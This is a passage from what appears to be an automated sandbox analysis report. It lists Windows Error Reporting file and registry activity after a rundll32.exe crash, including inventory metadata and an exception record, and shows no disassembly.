C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_rundll32.exe_319baef4101f2973dda1833cdb25524ddf68727_82810a17_11720b30\Report.wer	11560	46	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 31 00 35 00 39 00 34 00 39 00 36 00 36 00 38 00 36 00 35 00	MetadataHash=1594966865	success or wait	1	705B497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe\ab97b57a	success or wait	1	705D36BF	unknown
HKEY_LOCAL_MACHINE\Software\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	success or wait	1	705D1FB2	RegCreateKeyExW
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	705B43D1	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe\ab97b57a	ProgramId	unicode	0000f519feec486de87ed73cb92d3cac802400000000	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe\ab97b57a	FileId	unicode	0000bcc5dc3222034d3f257f1fd35889e5be90f09b5f	success or wait	1	705D36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	LowerCaseLongPath	unicode	c:\windows\syswow64\rundll32.exe	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	LongPathHash	unicode	rundll32.exe|ab97b57a	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Name	unicode	rundll32.exe	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Publisher	unicode	microsoft corporation	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Version	unicode	10.0.17134.1 (winbuild.160101.0800)	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	BinFileVersion	unicode	10.0.17134.1	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	BinaryType	unicode	pe32_i386	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	ProductName	unicode	microsoft. windows. operating system	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	ProductVersion	unicode	10.0.17134.1	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	LinkDate	unicode	01/30/1986 11:42:44	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	BinProductVersion	unicode	10.0.17134.1	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Size	B	00 F2 00 00 00 00 00 00	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	Language	dword	1033	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	IsPeFile	dword	1	success or wait	1	705D36BF	unknown
\REGISTRY\A\{919ad80f-9566-20d0-914d-aff360ea9431}\Root\InventoryApplicationFile\rundll32.exe|ab97b57a	IsOsComponent	dword	1	success or wait	1	705D36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	05 00 00 C0 00 00 00 00 00 00 00 00 68 A6 ED 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	705D1FE8	RegSetValueExW

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

⊘ **No disassembly**